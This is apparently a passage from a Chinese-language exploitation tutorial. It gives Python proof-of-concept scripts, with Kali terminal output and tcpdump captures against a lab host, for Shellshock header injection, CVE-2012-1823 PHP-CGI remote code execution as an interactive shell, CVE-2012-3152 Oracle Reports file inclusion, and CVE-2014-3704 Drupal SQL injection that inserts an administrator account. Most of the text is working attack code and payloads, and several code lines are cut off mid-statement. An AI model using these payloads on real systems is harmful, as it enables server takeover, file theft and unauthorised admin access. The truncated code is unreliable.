User-Agent: () { foo;}; echo Content-Type: text/plain ; echo ; /bin/bash -c "uname -a"
```


```
root@kali:~# ./shell_shocker.py http://192.168.56.101/cgi-bin/status
[+] Attempting Shell_Shock
~$ id
uid=1000(pentesterlab) gid=50(staff) groups=50(staff),100(pentesterlab)
~$ uname -a
Linux vulnerable 3.14.1-pentesterlab #1 SMP Sun Jul 6 09:16:00 EST 2014 i686 GNU/Linux
~$
```

```
root@kali: ~
File  Edit  View  Search  Terminal  Help
2014-10-04 19:22:04.420190 IP 192.168.56.102.54294 > 192.168.56.101.80: Flags [P.], seq 2428735603:2428735785, ack 1164784531,
p,TS val 2054482 ecr 31640], length 182
E...."@.@.~...8f..8e...P...sEm3...........
..YR..{.GET /cgi-bin/status HTTP/1.1
Accept-Encoding: identity
Host: 192.168.56.101
Connection: close
User-Agent: () { foo;}; echo Content-Type: text/plain ; echo ; /bin/bash -c "id"

2014-10-04 19:22:17.612640 IP 192.168.56.102.54295 > 192.168.56.101.80: Flags [P.], seq 3536826831:3536827019, ack 3535466442,
p,TS val 2057780 ecr 32959], length 188
E.....@.@.o...8f..8e...P..................
..f4....GET /cgi-bin/status HTTP/1.1
Accept-Encoding: identity
Host: 192.168.56.101
Connection: close
User-Agent: () { foo;}; echo Content-Type: text/plain ; echo ; /bin/bash -c "uname -a"
```

CVE-2012-1823

这个PoC演示了CVE-2012-1823 – PHP-CGI的远程代码执行漏洞的利用,下面这个PoC的代码是通过一个简单的循环来获取PoC使用者频繁输入的内容,并且修改HttP头。Post提交请求。这个代码的原理也可以用于其他的示例。因为这段代码演示了如何通过Python创建自定义的HTTP头并且发起请求:

```
#!/usr/bin/python
import sys, urllib2    #导入需要的模块

if len(sys.argv) != 2:    # 检查输入的格式是否正确 "<script> <URL>"
  print "Usage: "+sys.argv[0]+" <URL>"
  sys.exit(0)

URL=sys.argv[1]        # 输出测试的url链接 "[+] Attempting CVE-2012-1

while True:        # 循环开始时先输出 "~$ " 然后通过"raw_input"获取要执行
  command=raw_input("~$ ")
  Host = URL.split('/')[2]      # 从URL解析主机名: 'http://<host>/' 
  headers = {                   # 定义响应头部
    'Host': Host,
    'User-Agent': 'Mozilla',
    'Connection': 'keep-alive'}
  data = "<?php system('"+command+"');die(); ?>"        # PHP运行的
  req = urllib2.Request(URL+"?-d+allow_url_include%3d1+-d+auto_prep

  try:                    # 使用Try/Except处理响应信息
    response = urllib2.urlopen(req)     # 发起请求
    for line in response.readlines():
      print line.strip()
    except Exception as e: print e
```

结果演示

```
root@kali:~# python cve-2012-1823.py http://192.168.56.101/
[+] Attempting CVE-2012-1823 - PHP-CGI RCE
~$ id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
~$ ls
all.css
all.js
bootstrap-1.1.0.css
bootstrap.css
favicon.ico
index.php
patch.css
~$ uname -a
Linux debian 2.6.32-5-amd64 #1 SMP Thu Mar 22 17:26:33 UTC 2012 x86_64 GNU/Linux
~$
```

```
root@kali: ~
File  Edit  View  Search  Terminal  Help
........POST /?-d+allow_url_include%3d1+-d+auto_prepend_file%3dphp://input HTTP/1.1
Accept-Encoding: identity
Content-Length: 28
Host: 192.168.56.101
Content-Type: application/x-www-form-urlencoded
Connection: close
User-Agent: Mozilla

<?php system('ls');die(); ?>
2014-10-12 10:22:41.741011 IP 192.168.56.102.57100 > 192.168.56.101.80: Flags [P.], seq 1818396492:1818396763, ack 1567929438, win 29, op
r 121595], length 271
E..Cdi@.@../..8f..8e...Plb.L]t.^.....Q.....
...,....POST /?-d+allow_url_include%3d1+-d+auto_prepend_file%3dphp://input HTTP/1.1
Accept-Encoding: identity
Content-Length: 34
Host: 192.168.56.101
Content-Type: application/x-www-form-urlencoded
Connection: close
User-Agent: Mozilla

<?php system('uname -a');die(); ?>
```

CVE-2012-3152

这一小段代码是演示的CVE-2012-3152 Oracle本地文件包含的漏洞利用PoC,与前一个PoC示例有点类似，也是通过循环可以无限输入需要访问文件目录。对于下面这一段脚本无前面有点不同。增加了一点交互性的东西。通过termcolor模块来实现:

```
#!/usr/bin/python
import sys, urllib2    # 导入需要的包
from termcolor import colored   # 这里需要下载"termcolor"模块

if len(sys.argv) != 2:    # 检查输入的格式是否正确"<script> <URL>"
  print "Usage: "+sys.argv[0]+" <URL>"
  sys.exit(0)

URL=sys.argv[1]        # 输出测试的URL
print "[+] Attempting CVE-2012-3152 - Oracle Reports LFI"

while True:        #  循环开始时先输出 "~$ " 然后通过"raw_input"获取要执
  resource=raw_input(colored("~$ ", "red"))
  req = '/reports/rwservlet?report=test.rdf+desformat=html+destype=
  try:                    # 使用Try/Except处理响应信息
    response=urllib2.urlopen(URL+req)
    # 发起请求并且显示响应内容
    for line in response.readlines():
      print line.strip()
  except Exception as e: print e
```

```
root@kali:~# python cve-2012-3152.py http://192.168.56.101/
[+] Attempting CVE-2012-3152 - ORACLE Reports LFI
~$ /
bin
boot
dev
etc
home
initrd.img
lib
lib64
live
media
mnt
opt
proc
root
sbin
selinux
srv
sys
tmp
usr
var
vmlinuz
~$ /var/
backups
cache
lib
local
lock
log
mail
opt
run
spool
tmp
www
~$
```

KALI LINUX

The quieter you become, the more you are able to hear.

CVE-2014-3704

Drupal在2014年10月15日宣布修复了一处SQL注入漏洞。漏洞的具体分析可以查看这里.下面这段代码是通过Python编写的一段代码来实现一个SQL注入的功能,这个脚本正确执行之后会添加一个新的管理员用户:

脚本调用语法,需要你输入你要创建的帐户名和密码:

```
~$ python cve-2014-3704.py <URL>
[+] Attempting CVE-2014-3704 Drupal 7.x SQLi
Username to add: admin_user
Account created with user: admin_user and password: password
```

代码示例:

```
#!/usr/bin/python
import sys, urllib2 # 导入需要的模块

if len(sys.argv) != 2: # 检查输入的格式是否正确"<script> <URL>"
 print "Usage: "+sys.argv[0]+" [URL]"
 sys.exit(0)

URL=sys.argv[1] # 输出测试的URL
print "[+] Attempting CVE-2014-3704 Drupal 7.x SQLi"
user=raw_input("Username to add: ") # 获取输入的username和password

Host = URL.split('/')[2] # 从URL解析主机名: 'http://<host>/' 并且赋值给

headers = { # 定义响应头部

 'Host': Host,
 'User-Agent': 'Mozilla',
 'Connection': 'keep-alive'}

#提交的格式化后的SQL:

# insert into users (uid, name, pass, mail, status) select max(uid)

data = "name%5b0%20%3binsert%20into%20users%20%28uid%2c%20name%2c%2
req = urllib2.Request(URL+"?q=node&destination=node", data, headers

try: # 使用Try/Except处理响应信息

 response = urllib2.urlopen(req) # 发起请求
 print "Account created with user: "+user+" and password: password"
except Exception as e: print e
```